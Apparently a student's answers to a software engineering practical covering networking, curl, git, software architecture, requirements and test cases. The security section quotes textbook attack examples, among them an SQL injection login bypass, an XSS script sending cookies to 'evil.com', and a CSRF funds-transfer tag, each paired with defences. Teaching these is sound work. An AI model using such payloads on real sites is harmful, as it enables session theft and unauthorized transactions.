
Practical

Module 1 – SE - Overview of IT Industry

1. Write a simple "Hello World" program in two different programming languages of your choice. Compare the structure and syntax.

Ans: done, this program in python and java

1. Research and create a diagram of how data is transmitted from a client to a server over the internet.

****

* **Client Request**:  
  The user types a URL into a web browser. This is a request to connect to a website.
* **DNS Resolution**:  
  The domain name (like example.com) is converted to an IP address by a DNS (Domain Name System) server.
* **TCP/IP Connection**:  
  A connection is established using TCP/IP protocols, which define how data is broken into packets and sent.
* **Data Packets Travel**:  
  The request is broken into packets and sent through routers, switches, and networks across the internet.
* **Server Receives the Request**:  
  The server gets the data, processes the request (like fetching a webpage), and prepares a response.
* **Response Sent Back**:  
  The server sends the response (usually a web page or data) back to the client, again in data packets.
* **Browser Displays the Page**:  
  The client receives and reassembles the packets, and the browser displays the website.

1. Design a simple HTTP client-server communication in any language.

Ans: done, this program is in the practical folder.

1. Research different types of internet connections (e.g., broadband, fiber, satellite) and list their pros and cons.

Ans:

**🌐 1. DSL (Digital Subscriber Line)**

* **Description**: Uses existing telephone lines for internet access.

**✅ Pros:**

* Widely available, even in rural areas.
* Inexpensive compared to other types.
* Doesn’t interfere with phone calls.

**❌ Cons:**

* Slower speeds (especially uploads).
* Performance degrades with distance from ISP.
* Limited bandwidth.

**🔌 2. Cable Internet**

* **Description**: Uses coaxial cable TV lines to deliver internet.

**✅ Pros:**

* Faster than DSL (up to 1 Gbps in some areas).
* Reliable for streaming, gaming, and general use.
* Widely available in cities and suburbs.

**❌ Cons:**

* Shared bandwidth—slower during peak hours.
* More expensive than DSL.
* Not ideal for remote areas.

**💡 3. Fiber-Optic Internet**

* **Description**: Transmits data as light through glass fibers.

**✅ Pros:**

* Extremely high speeds (up to 10 Gbps).
* Symmetrical upload/download speeds.
* Low latency and very reliable.

**❌ Cons:**

* Limited availability (mostly in urban areas).
* Higher installation costs.
* Infrastructure still expanding.

**🛰️ 4. Satellite Internet**

* **Description**: Connects via orbiting satellites (e.g., Starlink, HughesNet).

**✅ Pros:**

* Available nearly everywhere.
* Great for remote and rural areas.
* Easy to install (no cables).

**❌ Cons:**

* High latency (due to distance to satellites).
* Lower speeds compared to wired connections.
* Expensive and often has data caps.
* Weather can affect signal.

**📶 5. Fixed Wireless Internet**

* **Description**: Connects via radio signals from a local base station.

**✅ Pros:**

* Good for rural/remote locations.
* Faster and lower latency than satellite.
* Quick setup.

**❌ Cons:**

* Requires line of sight to tower.
* Speed can be affected by weather or obstacles.
* Less common than other options.

**📱 6. Mobile Wireless (4G/5G)**

* **Description**: Uses cellular networks for internet access.

**✅ Pros:**

* Portable—usable with phones or hotspots.
* 5G offers very high speeds and low latency.
* No installation needed.

**❌ Cons:**

* Coverage varies by area and provider.
* May have data limits or high costs per GB.
* Signal strength can fluctuate indoors.

1. Simulate HTTP and FTP requests using command line tools (e.g., curl)

Ans:

## 🌐 ****Simulate HTTP Requests with**** curl

### ✅ ****1. HTTP GET request****

Fetch a web page:

curl https://example.com

### ✅ ****2. HTTP POST request****

Send form data:

curl -X POST -d "username=user&password=pass" https://example.com/login

### ✅ ****3. Add headers (e.g., Authorization)****

curl -H "Authorization: Bearer YOUR\_API\_TOKEN" https://api.example.com/data

### ✅ ****4. Follow redirects****

curl -L https://bit.ly/some-short-link

### ✅ ****5. Download a file****

curl -O https://example.com/file.zip

## 📁 ****Simulate FTP Requests with**** curl

### ✅ ****1. FTP GET (Download)****

curl -u username:password ftp://ftp.example.com/path/to/file.txt -O

### ✅ ****2. FTP PUT (Upload)****

curl -T myfile.txt -u username:password ftp://ftp.example.com/upload/

### ✅ ****3. List FTP directory contents****

curl -u username:password <ftp://ftp.example.com/>

1. Identify and explain three common application security vulnerabilities. Suggest possible solutions.

Ans:

## 🔓 ****1. SQL Injection (SQLi)****

### ****What it is:****

An attacker inserts malicious SQL code into an input field to manipulate or access the database.

### ****Example:****

SELECT \* FROM users WHERE username = 'admin' --' AND password = 'anything';

This may bypass login without a valid password.

### ✅ ****Solutions:****

* Use **prepared statements** (parameterized queries).
* Sanitize and validate user inputs.
* Avoid directly concatenating user input into SQL queries.
* Use ORM frameworks (e.g., Sequelize, Hibernate).

## ⚠️ ****2. Cross-Site Scripting (XSS)****

### ****What it is:****

Malicious scripts are injected into trusted websites and executed in users' browsers, potentially stealing cookies or session data.

### ****Example:****

<script>document.location='http://evil.com/steal?cookie=' + document.cookie;</script>

### ✅ ****Solutions:****

* Escape HTML, JavaScript, and CSS outputs.
* Use frameworks that auto-sanitize output (e.g., React).
* Implement **Content Security Policy (CSP)** headers.
* Validate and filter user input.

## 🧪 ****3. Cross-Site Request Forgery (CSRF)****

### ****What it is:****

Tricks an authenticated user into submitting an unintended request, like changing their password or transferring funds.

### ****Example:****

A malicious website sends a request:

<img src="http://bank.com/transfer?amount=1000&to=attacker" />

### ✅ ****Solutions:****

* Implement **CSRF tokens** in forms.
* Use the **SameSite** attribute on cookies.
* Require **multi-factor authentication** for sensitive actions.
* Check **Origin/Referrer headers**.


1. Identify and classify 5 applications you use daily as either system software or application software.

**Ans:**

* **Google Chrome** – This is **application software**. It's a web browser that allows you to access websites and online services. It's not essential for running the computer but is useful for internet browsing.
* **Microsoft Word** – This is also **application software**. It's used for creating and editing documents. It's designed to help users perform a specific task—in this case, word processing.
* **Windows 11** – This is **system software**. It's an operating system that controls the computer's hardware and provides a platform for other software to run.
* **File Explorer** (on Windows) – This is **system software**. It’s part of the operating system and allows users to navigate files and directories.
* **Spotify** – This is **application software**. It's a music streaming app used for entertainment and doesn't affect the core functioning of the system.

1. Design a basic three-tier software architecture diagram for a web application.

Ans:



## ****Three-Tier Architecture Overview****

### 1. ****Presentation Layer (Client/UI)****

* What users interact with.
* Examples: Web browsers, mobile apps, HTML/CSS/JS frontend.
* Technologies: React, Angular, Vue.js, plain HTML/CSS/JavaScript.

### 2. ****Application Layer (Business Logic)****

* Handles the logic, rules, and data processing.
* Connects the frontend to the backend.
* Technologies: Node.js, Django, Express, Java Spring, Flask.

### 3. ****Data Layer (Database/Storage)****

* Stores and retrieves data.
* Examples: User accounts, transactions, product catalogs.
* Technologies: MySQL, PostgreSQL, MongoDB.

1. Create a case study on the functionality of the presentation, business logic, and data access layers of a given software system.

Ans:

## 🖥️ ****1. Presentation Layer (User Interface)****

### ****Function:****

This is the front-end of the application, where users interact with the system.

### ****Technologies Used:****

* HTML, CSS, JavaScript
* React.js for dynamic components
* Bootstrap for UI styling

### ****Features:****

* Homepage with featured books
* Search bar for finding books
* Shopping cart and user login/logout
* Order confirmation page

### ****Example Scenario:****

A user opens the homepage and types "Harry Potter" in the search bar. The frontend sends this query to the backend through an API.

## 🧠 ****2. Business Logic Layer (Application Server)****

### ****Function:****

Handles core logic and rules—this is where decisions are made and processes are run.

### ****Technologies Used:****

* Node.js with Express.js (or Java Spring Boot / Django)
* RESTful API for communication between front-end and database
* JSON Web Tokens (JWT) for authentication

### ****Responsibilities:****

* Validating user input
* Processing orders and applying discounts
* Managing session/authentication logic
* Communicating with the database via the data access layer

### ****Example Scenario:****

When the user submits the search for "Harry Potter", the server:

1. Validates the query.
2. Calls the data layer to retrieve matching books.
3. Formats the data and returns it to the frontend.

## 🗄️ ****3. Data Access Layer (Database Server)****

### ****Function:****

Handles all database operations—queries, inserts, updates, and deletions.

### ****Technologies Used:****

* PostgreSQL or MongoDB
* Sequelize ORM or Mongoose (for abstraction and security)
* Stored procedures or database views for complex queries

### ****Responsibilities:****

* Store book details, inventory, and user accounts
* Manage orders, payment statuses, and shipping info
* Handle relationships between users and their shopping carts/orders

### ****Example Scenario:****

On receiving the request from the business logic layer, the database:

* Searches the Books table for titles matching "Harry Potter"
* Returns relevant book details like title, author, price, and stock status

1. Explore different types of software environments (development, testing, production). Set up a basic environment in a virtual machine.

Ans:

## 🧪 ****1. Types of Software Environments****

Software environments are separate spaces where different stages of application development take place. Each has its own purpose:

### 💻 ****Development Environment****

* Where developers write, debug, and test new code.
* Usually contains code editors (like VS Code), compilers, and local servers.
* Frequently updated and often unstable.

### 🧪 ****Testing (or Staging) Environment****

* Used to test the application with sample data before deploying it.
* Mirrors the production environment as closely as possible.
* Helps QA teams catch bugs and verify features.

### 🚀 ****Production Environment****

* The live environment used by actual users.
* Must be stable, secure, and optimized.
* Monitored for performance and issues.

## 🛠️ ****2. Setting Up a Basic Software Environment in a Virtual Machine****

Here’s how to set up a basic **development** or **testing** environment using a virtual machine:

### ✅ ****Step-by-Step Guide****

### 🖥️ ****Step 1: Install a Virtual Machine****

* Use **VirtualBox** (free and open source) or **VMware**.
* Download and install from:
  + [VirtualBox](https://www.virtualbox.org/)

### 📥 ****Step 2: Download an OS ISO File****

* Common choices: Ubuntu (Linux), Windows
* Download Ubuntu: <https://ubuntu.com/download>

### 📦 ****Step 3: Create a New Virtual Machine****

* Open VirtualBox → Click “New”
* Name: DevEnvironment
* Type: Linux → Version: Ubuntu (64-bit)
* Assign RAM (e.g., 2048 MB) and disk space (e.g., 20 GB)

### 💽 ****Step 4: Boot and Install the OS****

* When prompted, select the Ubuntu ISO file.
* Follow on-screen steps to install the OS inside the VM.

### 🔧 ****Step 5: Set Up Your Development Tools****

Once inside your VM OS:

bash

CopyEdit

# Update system

sudo apt update && sudo apt upgrade

# Install essential packages

sudo apt install git curl build-essential

# Install a code editor (e.g., VS Code)

sudo snap install code --classic

# Set up a local web server (e.g., Node.js)

sudo apt install nodejs npm

1. Write and upload your first source code file to Github.
2. Create a Github repository and document how to commit and push code changes.
3. Create a student account on Github and collaborate on a small project with a classmate.

## 🧑‍🎓 ****1. Create a GitHub Student Account****

### 🔗 Sign Up:

1. Go to <https://github.com>
2. Click **Sign Up**
3. Enter your email, username, and password
4. Choose **Free Plan**

### 🎓 Join the GitHub Student Developer Pack (Optional but Recommended):

* Visit: <https://education.github.com/pack>
* Click **Get Student Benefits**
* Verify your student status using your **school email** or **student ID**
* Once approved, you’ll get access to free tools like GitHub Copilot, Replit Pro, and more

## 👥 ****2. Create a Repository for Your Project****

### Steps:

1. Click the **+** icon (top-right) → Choose **New repository**
2. Name it something like simple-collab-project
3. Add a README.md file (optional)
4. Set visibility to **Public** or **Private**
5. Click **Create repository**

## 🤝 ****3. Collaborate with Your Classmate****

### Invite Your Classmate:

1. Go to your repo → Click **Settings**
2. Under **Collaborators and teams**, click **Invite a collaborator**
3. Enter your classmate’s GitHub username and send the invite

They will receive a notification to join the repository.

## 🔧 ****4. Work Together on the Project****

### Example Project Idea:

A simple **To-Do List Web App** using HTML, CSS, and JavaScript

### Workflow:

* Both clone the repo:

bash

CopyEdit

git clone https://github.com/yourusername/simple-collab-project.git

cd simple-collab-project

* Create a new branch:

bash

CopyEdit

git checkout -b feature-add-todo

* Make changes → commit them:

bash

CopyEdit

git add .

git commit -m "Add basic to-do list layout"

* Push to GitHub:

bash

CopyEdit

git push origin feature-add-todo

* Open a **Pull Request** (PR) on GitHub
* Your classmate can **review and merge** the PR

1. Create a list of software you use regularly and classify them into the following categories: system, application, and utility software.

Ans:

### 🖥️ ****System Software****

Software that controls and manages the hardware and provides a platform for running application software.

* **Windows 10/11** – Operating system
* **macOS** – Operating system for Apple computers
* **Linux (Ubuntu)** – Open-source operating system
* **Device Drivers** – Software that controls hardware components like printers, graphics cards, etc.
* **Firmware (BIOS/UEFI)** – Built-in software that helps start your computer

### 📝 ****Application Software****

Programs that help users perform specific tasks.

* **Google Chrome** – Web browser
* **Microsoft Word** – Word processing
* **Spotify** – Music streaming
* **WhatsApp Desktop** – Messaging
* **Zoom** – Video conferencing
* **Adobe Photoshop** – Image editing
* **VS Code** – Code editor for developers

### 🧰 ****Utility Software****

Tools that help maintain, optimize, or protect the system.

* **WinRAR / 7-Zip** – File compression tools
* **Windows Defender** – Antivirus and security
* **CCleaner** – System cleaning and optimization
* **Backup and Restore (Windows)** – Backup utility
* **Disk Cleanup / Disk Utility** – System maintenance tools
* **Task Manager** – Monitors and controls running applications and processes

1. Follow a GIT tutorial to practice cloning, branching, and merging repositories.

Ans:

## 🛠️ ****Git Basics Practice Guide****

### 🧰 ****What You’ll Need****:

* A **GitHub account** ([signup link](https://github.com/))
* **Git installed** on your computer (check with git --version in terminal)
* A code editor (e.g., **VS Code**)

### ✅ ****Step 1: Clone a Repository****

1. Create a repo on GitHub (name it something like git-practice)
2. Copy the repo URL (HTTPS)

git clone https://github.com/your-username/git-practice.git

cd git-practice

This downloads the repo and moves you into the project directory.

### 🌱 ****Step 2: Create and Switch to a New Branch****

git checkout -b feature-hello

You're now working on a new branch called feature-hello.

### 📝 ****Step 3: Make Some Changes****

Create a new file:

echo "Hello from my feature branch!" > hello.txt

Then commit your changes:

git add hello.txt

git commit -m "Add hello.txt with a greeting"

### ☁️ ****Step 4: Push Your Branch to GitHub****

git push origin feature-hello

You can now go to GitHub and create a **Pull Request (PR)** to merge this branch into main.

### 🔀 ****Step 5: Merge the Branch****

1. On GitHub, open the PR and click **"Merge pull request"**
2. Or do it locally:

git checkout main

git pull origin main # Get latest version

git merge feature-hello

### 🧹 ****Step 6: Clean Up****

Once merged, delete the branch:

git branch -d feature-hello

1. Write a report on the various types of application software and how they improve productivity.

Ans:

Application software refers to programs designed to perform specific tasks for users. These programs differ from system software, which manages the hardware and core functions of a computer. Application software directly assists users in completing work-related or personal tasks, improving efficiency, accuracy, and overall productivity. This report explores the different types of application software and how each contributes to productivity improvements.

### 1. ****Word Processing Software****

**Examples:** Microsoft Word, Google Docs, LibreOffice Writer  
**Purpose:** To create, edit, format, and print text documents.

**Productivity Benefits:**

* Streamlines document creation and editing.
* Features like spell check, grammar suggestions, and templates reduce errors and save time.
* Enables collaboration through cloud-based sharing and real-time editing.

### 2. ****Spreadsheet Software****

**Examples:** Microsoft Excel, Google Sheets, Apple Numbers  
**Purpose:** To organize, analyze, and store data in tabular form.

**Productivity Benefits:**

* Automates calculations and data analysis with formulas and functions.
* Charts and graphs enhance data visualization for better decision-making.
* Useful in budgeting, forecasting, and performance tracking across industries.

### 3. ****Presentation Software****

**Examples:** Microsoft PowerPoint, Google Slides, Prezi  
**Purpose:** To create visual aids for lectures, meetings, and presentations.

**Productivity Benefits:**

* Enhances communication of ideas through visual elements.
* Supports multimedia (audio, video, animation) for engaging presentations.
* Templates and design tools save time and ensure professional results.

### 4. ****Database Management Software (DBMS)****

**Examples:** Microsoft Access, MySQL, Oracle Database  
**Purpose:** To store, retrieve, and manage structured data.

**Productivity Benefits:**

* Efficient data organization and retrieval improves information accuracy.
* Enables businesses to handle large volumes of data effectively.
* Reduces redundancy and enhances data security and integrity.

### 5. ****Email and Communication Software****

**Examples:** Microsoft Outlook, Gmail, Slack, Zoom  
**Purpose:** To facilitate electronic communication and collaboration.

**Productivity Benefits:**

* Speeds up communication across teams and departments.
* Tools like calendars, reminders, and scheduling optimize time management.
* Remote meetings and messaging reduce travel and response delays.

### 6. ****Graphics and Design Software****

**Examples:** Adobe Photoshop, Canva, CorelDRAW  
**Purpose:** To create and edit visual content.

**Productivity Benefits:**

* Empowers users to produce high-quality visual materials quickly.
* Templates and automation tools save time on repetitive tasks.
* Enhances branding, marketing, and content creation efficiency.

### 7. ****Project Management Software****

**Examples:** Trello, Asana, Microsoft Project  
**Purpose:** To plan, execute, and monitor projects.

**Productivity Benefits:**

* Provides clear task assignments and deadlines.
* Tracks progress and helps identify bottlenecks.
* Improves team collaboration and resource management.

### 8. ****Accounting Software****


**Examples:** QuickBooks, Xero, FreshBooks  
**Purpose:** To manage financial transactions and accounting processes.

**Productivity Benefits:**

* Automates invoicing, payroll, and expense tracking.
* Reduces errors and compliance risks.
* Speeds up financial reporting and tax preparation.

1. Create a flowchart representing the Software Development Life Cycle (SDLC).

Ans:



1. Write a requirement specification for a simple library management system.

Ans:

**1. Purpose:**  
To manage library operations like book inventory, member records, and borrowing/returning of books.

**2. Users:**

* Admin (Library Staff)
* Members (Registered Users)

**3. Functional Requirements:**

* **Login System** for Admins and Members
* **Book Management**: Add, edit, delete, and search books
* **Member Management**: Register and manage member data
* **Borrow/Return**: Track issued and returned books
* **Search Catalogue**: Browse and filter available books
* **Notifications**: Reminders for due/overdue books

**4. Non-Functional Requirements:**

* Easy-to-use web interface
* Secure login and data handling
* Fast response time and daily backups

**5. System Requirements:**

* Web server, database (e.g., MySQL), and modern browser support

1. Perform a functional analysis for an online shopping system.

Ans:

## ****Functional Analysis: Online Shopping System****

### ****1. User Roles****

* **Customer**: Browse products, place orders, make payments.
* **Admin**: Manage products, users, and orders.
* **Guest**: Browse products without logging in.

### ****2. Key Functional Areas****

#### **2.1 User Management**

* User registration and login.
* Profile update and password management.
* Admin can add/edit/remove users.

#### **2.2 Product Management**

* Admin adds/updates/deletes products.
* Product details: name, category, price, description, stock, image.
* Customers can view and search products.

#### **2.3 Search and Filter**

* Search by name, category, price range.
* Sort by popularity, price, or ratings.

#### **2.4 Shopping Cart**

* Customers can add or remove products.
* Update quantities.
* View total cost before checkout.

#### **2.5 Order Management**

* Customers place orders and view order history.
* Admin views and manages all orders (update status: pending, shipped, delivered).

#### **2.6 Payment Processing**

* Secure payment gateway integration (e.g., credit card, PayPal).
* Generate receipt and send confirmation email.

#### **2.7 Reviews and Ratings**

* Customers can rate and review products.
* View average rating and customer feedback.

### ****3. Non-Functional Considerations (briefly)****

* Security (data protection, secure payments)
* Performance (fast load times)
* Scalability (support many users/products)
* Availability (24/7 access)

1. Design a basic system architecture for a food delivery app.

Ans:

1. Develop test cases for a simple calculator program.

Ans:

**Test Case 1:** Add two positive numbers

* **Input:** 5 + 3
* **Expected Output:** 8

**Test Case 2:** Add a positive and a negative number

* **Input:** 10 + (-2)
* **Expected Output:** 8

**Test Case 3:** Subtract two numbers

* **Input:** 9 - 4
* **Expected Output:** 5

**Test Case 4:** Multiply two numbers

* **Input:** 6 \* 7
* **Expected Output:** 42

**Test Case 5:** Divide two numbers

* **Input:** 20 / 4
* **Expected Output:** 5

**Test Case 6:** Divide by zero

* **Input:** 9 / 0
* **Expected Output:** Error or "Cannot divide by zero"

**Test Case 7:** Add two decimal numbers

* **Input:** 2.5 + 3.1
* **Expected Output:** 5.6

**Test Case 8:** Subtract to get a negative result

* **Input:** 3 - 10
* **Expected Output:** -7

**Test Case 9:** Multiply with zero

* **Input:** 0 \* 8
* **Expected Output:** 0

**Test Case 10:** Division with decimal result

* **Input:** 10 / 3
* **Expected Output:** 3.333... (depending on precision)

1. Document a real-world case where a software application required critical maintenance.

Ans:

## ****Case Study: Critical Maintenance of the Facebook Outage (October 2021)****

### ****Overview:****

On **October 4, 2021**, Facebook (now Meta) and its family of apps—Instagram, WhatsApp, and Messenger—experienced a **global outage** that lasted for nearly **six hours**. This was one of the most severe and widespread disruptions in the company's history, affecting billions of users and businesses worldwide.

### ****Cause of the Issue:****

The root cause was a **faulty configuration change** on Facebook’s backbone routers, which coordinate network traffic between data centers. This disrupted communication and effectively removed Facebook's services from the internet.

### ****Critical Maintenance Actions Taken:****

1. **Network Diagnosis:**  
   Engineers identified that internal tools were also down due to the outage, making diagnosis and access to recovery systems difficult.
2. **Manual Restoration:**  
   Engineers physically traveled to data center locations to perform **manual resets and hardware reconfigurations** to restore network connectivity.
3. **DNS Propagation:**  
   DNS (Domain Name System) settings had to be updated and re-propagated globally so users could access services again.
4. **Security Measures:**  
   As a precaution, security protocols were enforced to prevent potential breaches during the recovery.

### ****Impact:****

